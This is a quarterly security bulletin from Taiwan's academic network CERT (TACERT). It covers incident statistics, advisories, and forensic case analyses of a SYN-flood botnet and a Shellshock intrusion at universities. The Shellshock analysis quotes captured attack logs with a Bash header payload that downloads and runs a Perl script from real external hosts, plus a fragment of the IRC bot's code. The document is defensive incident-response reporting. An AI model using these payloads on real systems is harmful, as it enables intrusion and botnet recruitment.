TACERT 資安電子季報-第一季

目錄：

TACERT 資安電子季報簡介

TACERT 資安電子季報由臺灣學術網路危機處理中心(TANet Computer Emergency Response Team, 簡稱 TACERT)中心負責編撰，自 2012 年度起，每季將匯整當季學術網路資安事件類型趨勢、安全性公告、資安事件個案分析、重要資安新聞回顧等資訊，期能提供學術網路使用者學習資安知識與能力，共同加強學術網路的防護。

最新消息

- 因應寒假與春假來臨，建議各級單位建立代理人制度，以利資安事件處理及通報作業。

近期資安活動

- 2015/5/28-2015/5/29 第二十五屆全國資訊安全會議

資安網站連結

- TACERT 網站
- 教育機構資安通報平台
- 教育部全民資安素養網
- TANet 系統安全與惡意程式偵測技術研發建置計畫

本季資安事件類型趨勢

教育機構資安通報平台自 104 年 1 月至 3 月，共成立 4,678 張資安事件單資安事件類型大致可分為 INT (Intrusion ，入侵攻擊)與 DEF (Deface ，網頁攻擊)兩種類型。本季 INT 類型佔所有資安事件類型中的 98% ，其 INT 類型(圖 2)又以「系統被入侵」、「對外攻擊」及「殭屍網路 BOT」的子類型比率最高，觀察本季學術網路資安事件有較下降的趨勢。

DEF 類型(圖 3)以「網頁置換」、「惡意網頁」及「釣魚網站」的子類型佔前三名。目前只要於 TANet 中偵測到有釣魚網站、嚴重的 mail spam 或其他嚴重影響網路資源的資安事件發生，教育部資訊及科技教育司會先進行封鎖作業，以避免造成更大之危害，待受害單位完成資安事件通報應變處理後，並通過教育部資訊及科技教育司的複審確認已無安全性風險，才可解除限制。有關 TANet ANTI-SPAM 網址： http://rs.edu.tw/tanet/spam.html。




圖 1. 104 年第一季資安事件類型比例圖




圖 2. 104 年第一季 INT 子類型前三名比例圖




圖 3. 104 年第一季 DEF 子類型前三名比例圖

安全性公告

※ 104/01/13 微軟 1 月份發佈 8 項安全公告，請儘速更新。

※ 104/01/27 Adobe Flash Player 存在系統存取的弱點，建議請使用者儘速更新！

※ 104/01/30 SWF_ANGZIA.A 木馬程式透過惡意軟體或檔案下載方式感染

※ 104/02/10 微軟 2 月份發佈 9 項安全公告，請儘速更新。

※ 104/02/24 BKDR_CARBANAK.A 後門程式透過下載安裝進行感染，請提高警覺！

※ 104/03/10 微軟 3 月份發佈 14 項安全公告，請儘速更新。

※ 104/03/12 Windows 存在 FREAK 出口金鑰弱點，建議請使用者儘速更新！

※ 104/03/26 PowerOffHijackAndroid 木馬程式透過 Android 智慧型手機下載進行感染

資安事件個案分析-K 大學 SYN Flood 的殭屍主機事件分析報告-1

※ 事件簡介：

一. 近期接獲該校資訊安全管理的老師反映，校內有一台主機疑似遭受入侵成為駭客所用的殭屍電腦。該主機主要因為占用大量的網路頻寬流量，造成網路壅塞而被發現疑似正在進行中繼站或者其他攻擊行為。

二. 本單位協助該校進行封包側錄並鑑識，找出其發生的原因及解決方式。

三. 經過詢問主機基本狀態，為一台 Ubuntu Linux 主機並有啟用 SSH service 讓管理者方便登入維護。

※ 事件檢測

一. 透過 SSH 遠端登入該主機檢查網路狀態，並透過 netstat 指令發現有可疑連線正與外部 IP 的 port 2822 進行連線，而該連線的程式名稱卻是 gnome-terminal，實為偽裝成正常程式的惡意程式，如圖 4 所示。




圖 4.

二. 透過指令 lsof 觀察惡意程式 PID 883 的狀態，得知其原始檔案名稱應為「woqcayiya」，並確實正與 IP 位址 118.193.206.44 進行連線，且其路徑為「/boot/woqcayiya」，如圖 5 所示。




圖 5.

三. 測試將網路介面 eth0 手動關閉，發現網路介面會立刻再啟用，以確保網路恢復正常。故檢查背景程式發現到有一可疑檔案 cron（3865）在執行，追查其路徑存在於 /etc/cron.hourly/cron.sh 。

四. 檢視 cron.sh 腳本內容得知，該程式主要目的是持續檢查所有網路卡的介面狀態，一旦有被關閉就會自動啟用，確保惡意程式不會因為網路中斷而停止連線。(如圖 6 所示)




圖 6.

五. 測試將主機 reboot 重新開機，惡意程式依然會自動啟用，故檢查開機自動啟動區的目錄有發現到可疑程式「/etc/rc[1-5].d/S90woqcayiyan」。




圖 7.


六. 捷徑檔 S90woqcayiyan 為連結至路徑檔案「/etc/init.d/woqcayiyan」，並檢視其內容可知真正作用的執行檔確實位於「/boot/woqcayiyan」，且不論以何運行級別[1-5]開機皆會啟用。

七. 檢查其側錄的封包內容得知，惡意程式主要會連到外部的 port 80 和 port 2822，其中 port 2822 的連線數很少，大多都是 port 80 連線數最多。

• • •

資安事件個案分析-K 大學 SYN Flood 的殭屍主機事件分析報告-2

※ **網路架構圖：**



STEP 1 : 駭客透過SSH破解登入受害主機並植入執行惡意程式。
STEP 2 : 駭客能夠存取控制多數的C&C中繼站。
STEP 3.1 : 受害的殭屍電腦定期回報資料給中繼站的Port 2822。
STEP 3.2 : C&C中繼站下達攻擊指令給殭屍電腦。
STEP 4 : 殭屍電腦開始大量對外主機port 80進行SYN Flood攻擊。

※ **運作流程與結論**

一. 首先駭客透過 SSH 破解帳號密碼登入該校主機並於 「/tmp/vun/」植入後門程式「tcmcwyhivs」和「wisczuhpvm」，成為殭屍電腦。
二. 該後門程式執行後會於 /etc/cron.hourly/ 產生 cron.sh 的 script，用來偵測網路卡啟用狀態。該後門程式另外會於開機排程中「/etc/rc[1-5].d/」自動執行產生的惡意程式「/boot/woqcayiyan」。
三. 該 woqcayiyan 會自動向上層 C&C 中繼站的 port 2822 進行回報，並接受上層的攻擊指令。殭屍電腦收到攻擊指令後開始向特定主機進行 SYN Flood 攻擊，且會於封包中偽造來源端的 IP 位置以規避受害方偵測。

※ **問題排除及防範建議：**

一. 先移除被植入的後門檔案 /tmp/vun/「tcmcwyhivs」和「wisczuhpvm」。
二. 透過「ps aux|grep woqcayiya」找出惡意程式的 PID。
三. 使用 kill -9 [PID] 刪除該程式背景運作。
四. 刪除 cron.hourly/cron.sh 及 rc[1-5].d/S90woqcayiyan 的自動排程。
五. 關閉或限制 SSH 外部登入 IP 網段權限，並更改帳號及提升密碼強度
六. 定期檢查主機網路通訊埠的連線狀態，以及注意是否有異常大量的網路流量，以防範被入侵的可能。

詳細完整個案分析報告，請參閱 TACERT 網站！

資安事件個案分析-S 大學遭受 Shellshock 漏洞攻擊事件分析報告-1

※ 前言：

一. 該校資訊管理人員接獲國外組織 Profihost AG Team 來信檢舉，該校有台主機疑似對大量特定網段 IP 進行 SSH/FTP 的帳號密碼暴力破解攻擊。

二. 該校資安人員請本單位TACERT透過SSH遠端進行數位鑑識及故障排除。該台主機主要用途為透過 SNMP 協定監控校園內部設備的 Linux 主機。

三. 圖 8 為節錄檢舉信部分內容，主旨為 SSH brute-force 的攻擊行為，以下為遭受攻擊的 IP 位址。





圖 8. 節錄檢舉信部分內容，主旨為 SSH brute-force 的攻擊行為

※ 事件檢測

一. 因為該主機的 SSH 服務有限定內部網段能連入，故排除掉駭客透過此方式入侵主機。


二. 首先透過netstat指令檢查網路狀態(如圖 9 所示)，暫無發現可疑的應用程式及通訊連線，主要有啟用到的正常服務為 port 80 和 443 的網頁服務，此為管理者網站登入所需要。

三. 因為有啟用 httpd 的網站服務，故檢查網站的 access log 是否有異常雖然沒有 phpmyadmin 的 setup.php 漏洞，但記錄上仍可以看到許多人嘗試存取該漏洞位址，失敗會出現 HTTP 404 的紀錄，如圖 10 所示。



```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address  Foreign Address  State   PID/Program name
tcp   0      0 127.0.0.1:2208    0.0.0.0:*        LISTEN  2644/hpiod
tcp   0      0 127.0.0.1:199     0.0.0.0:*        LISTEN  2665/snmpd
tcp   0      0 0.0.0.0:5801      0.0.0.0:*        LISTEN  3018/Xvnc
tcp   0      0 0.0.0.0:7402      0.0.0.0:*        LISTEN  3149/hptsvr
tcp   0      0 0.0.0.0:3306      0.0.0.0:*        LISTEN  2843/mysqld
tcp   0      0 0.0.0.0:842       0.0.0.0:*        LISTEN  2356/rpc.statd
tcp   0      0 0.0.0.0:5901      0.0.0.0:*        LISTEN  3018/Xvnc
tcp   0      0 0.0.0.0:111       0.0.0.0:*        LISTEN  2310/portmap
tcp   0      0 0.0.0.0:6001      0.0.0.0:*        LISTEN  3018/Xvnc
tcp   0      0 0.0.0.0:25        0.0.0.0:*        LISTEN  2872/sendmail: acce
tcp   0      0 :::80             :::*             LISTEN  2910/httpd
tcp   0      0 :::6001           :::*             LISTEN  3018/Xvnc
tcp   0      0 :::22             :::*             LISTEN  2703/sshd
tcp   0      0 :::443            :::*             LISTEN  2910/httpd
```

圖 9. 透過 netstat 指令檢查網路狀態




```
- 110.45.176.90 - - [08/[redacted] 23:59:02 +0800] "GET /phpMyAdmin/scripts/setup.php HTTP/1.1" 404 304 "-" "Zm
- 110.45.176.90 - - [08/[redacted] 23:59:02 +0800] "GET /phpmyadmin/scripts/setup.php HTTP/1.1" 404 304 "-" "Zml
- 110.45.176.90 - - [08/[redacted] 23:59:02 +0800] "GET /pma/scripts/setup.php HTTP/1.1" 404 307 "-" "ZmEu"
- 110.45.176.90 - - [08/[redacted] 23:59:02 +0800] "GET /myadmin/scripts/setup.php HTTP/1.1" 404 301 "-" "ZmEu"
- 110.45.176.90 - - [08/[redacted] 23:59:02 +0800] "GET /MyAdmin/scripts/setup.php HTTP/1.1" 404 301 "-" "ZmEu"
```

圖 10. HTTP 404 的紀錄

四. 研究發現實際上遭受入侵的方式就是近期很有名的 Shellshock 漏洞，此漏洞的嚴重程度是相當高的，駭客可以透過它執行 apache 帳號的權限行為，作為攻擊用殭屍主機。


五. 從以下 LOG 紀錄發現，駭客(紫色 IP)在 HTTP 標頭裡面插入特殊符號『(){ :;}』後，並利用已存在 /www/cgi-bin/test.sh 或任何 sh 的檔案就能夠進行紅底線標註的呼叫指令動作，主要原因是舊版本的 BASH SHELL 可以透過此方式進行操控。



```
- 5.39.86.39 - - [02/[redacted] +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 175 "-" "() { :;};
- /usr/bin/perl -e 'print \"Content-Type: text/plain\r\n\r\nXSUCCESS\";system(\"cd /tmp/; cd /var/tmp/;
- wget http://209.20.86.222/j.txt; curl -O http://209.20.86.222/j.txt; fetch http://209.20.86.222/j.txt;
- lwp-download http://209.20.86.222/j.txt; perl j.txt 50.57.187.242; rm -rf *.txt*\");"
-
- 5.39.86.39 - - [28/[redacted] +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 175 "-" "() { :;};
- /usr/bin/perl -e 'print \"Content-Type: text/plain\r\n\r\nXSUCCESS\";system(\"cd /tmp/; cd /var/tmp/;
- wget http://209.20.86.222/j.txt; curl -O http://209.20.86.222/j.txt; fetch http://209.20.86.222/j.txt;
- lwp-download http://209.20.86.222/j.txt; perl j.txt 209.62.65.146; rm -rf *.txt*\");"
```

圖 11.

六. 如圖 11 所示，以下這兩個指令來看，駭客應該是到 209.20.86.222 下載一個 j.txt 的執行檔案到目錄「/tmp 和/var/tmp」中，並且執行 perl 檔「j.txt」向「50.57.187.242」或「209.62.65.146」進行報到動作，之後再透過「rm - rf *.txt*\」刪除下載的所有的 txt 檔案。



```
#!/usr/bin/perl
my $processo =("cpuset","","sync_supers]");
my @titi = ("index.php?page=","main.php?page=");
my $goni = $titi[rand scalar @titi];
my $linas_max='3';
my $sleep='7';
my @adms=("x", "y", "z", "w" );
my @hostauth=("local");
my @canais=("#hax");
chop (my $nick = `uname`);
my $servidor="3.4.5.6";
my $ircname =("g");
my $realname = ("g");
my @ircport = ("80","443");
my $porta = $ircport[rand scalar @ircport];
my $VERSAO = '0.5';
```


圖 12.

七. 實際到網址209.20.86.222的確能下載到 j.txt，其內容適用 perl 語法撰寫的腳本，從圖 12 節錄部分得知，會利用到本地端的 port 80 和 443 向 IRC 伺服器進行回報。

• • •

資安事件個案分析-S 大學遭受 Shellshock 漏洞攻擊事件分析報告-2

※ **網路行為架構圖：**



※ **事件結論與建議：**

一. 此次受害主機是遭受名為 Shellshock 的漏洞攻擊。

二. 此攻擊的危害程度頗大，駭客無須直接入侵主機就能透過HTTP利用 BASH Shell 漏洞執行或植入惡意程式。

三. 受害主機成為殭屍電腦後開始向特定主機進行 SSH 或 Telnet 的暴力破解。

四. 並將破解後的資料回傳給上層中中繼站，且大多惡意主機都是用雲端租用主機或免費空間，更難以追查源頭。

五. 可以透過特殊指令或網站去測試是否有此Shellshock漏洞，並且盡快進行Bash套件的更新即可修補此漏洞。

六. 時常留意是否有異常的流量或檢查 Access log 也能防範被入侵的可能。

七. 目前 Shellshock 的漏洞參數已可被 IPS 或 IDS 設備規則偵測到，故勿以直接用此漏洞做主機測試以免被開立資安事件單。

詳細完整個案分析報告，請參閱 TACERT 網站！

資安新知-Linux 出現重大「鬼」漏洞

＊ 資料來源：http://searchsecurity.techtarget.com/news/2240238974/Qualys-finds-GHOST-Critical-Linux-remote-code-execution-flaw

網路安全暨漏洞管理業者Qualys揭露一個嚴重的Linux漏洞，這個被稱為「GHOST」的漏洞位於Linux glibc library中，允許駭客從遠端掌控含有漏洞的系統，該漏洞的glibc是在2000年11月所釋出的glibc 2.2，而且在2013年的3月就已被修補，然而，有不少Linux版本仍然使用尚未修補的glibc，因而招致重大的安全風險，包括Debian 7、Red Hat Enterprise Linux 6/7、CentOS 6/7及Ubuntu 12.04等。

他們在glibc的 __nss_hostname_digits_dots() 功能中發現一個緩衝區溢位漏洞，只要是經由本機或遠端各種將網站名稱轉成IP位址的gethostbyname*() 功能就可觸發該漏洞，駭客可藉以掌控受駭系統，自遠端執行任何程式。由於此一漏洞是經由GetHOST功能觸發，因而被簡稱為GHOST。

根據Qualys指出，目前已打造出一個概念驗證程式，只要傳遞一個特製的電子郵件至郵件伺服器，取得了進入Linux機器的遠端介面，成功繞過不論是32位元或64位元系統的各種保護機制，一旦駭客獲得你的遠端權限，便能把你的主機變成bot，進而發動ddos攻擊甚至安裝惡意軟體或是竊取機密資料。避免更多的損失我們建議趕快下載補包修補漏洞

各大版本業者的修補資訊詳細說明可參考：

● Qualys安全建議 ●紅帽(RedHat) ● Ubuntu ● Debian ● GNU C Library ● Mitre

TACERT 組織介紹

臺灣學術網路危機處理中心(TANet Computer Emergency Response Team, 簡稱TACERT)於2010年6月正式成立，由教育部委由國立中山大學進行營運。主要的任務為協助處理TANet各連線單位的電腦網路資通安全危安事件。除了扮演教育體系的資訊安全應變窗口，並盡力維護台灣學術網路的使用安全。

圖 15.TACERT 網站

TACERT 主要營運項目包含：(1)資安事件的通報應變(2)資安事件的技術支援與諮詢服務(3)資安預警情資(4)資安防護教育訓練

臺灣學術網路危機處理中心(TACERT)

電話：(07)525-0211　傳真：(07)525-1535

網路電話代表號： 98400000

電子郵件: service@cert.tanet.edu.tw

地址：高雄市鼓山區蓮海路70號(國立中山大學)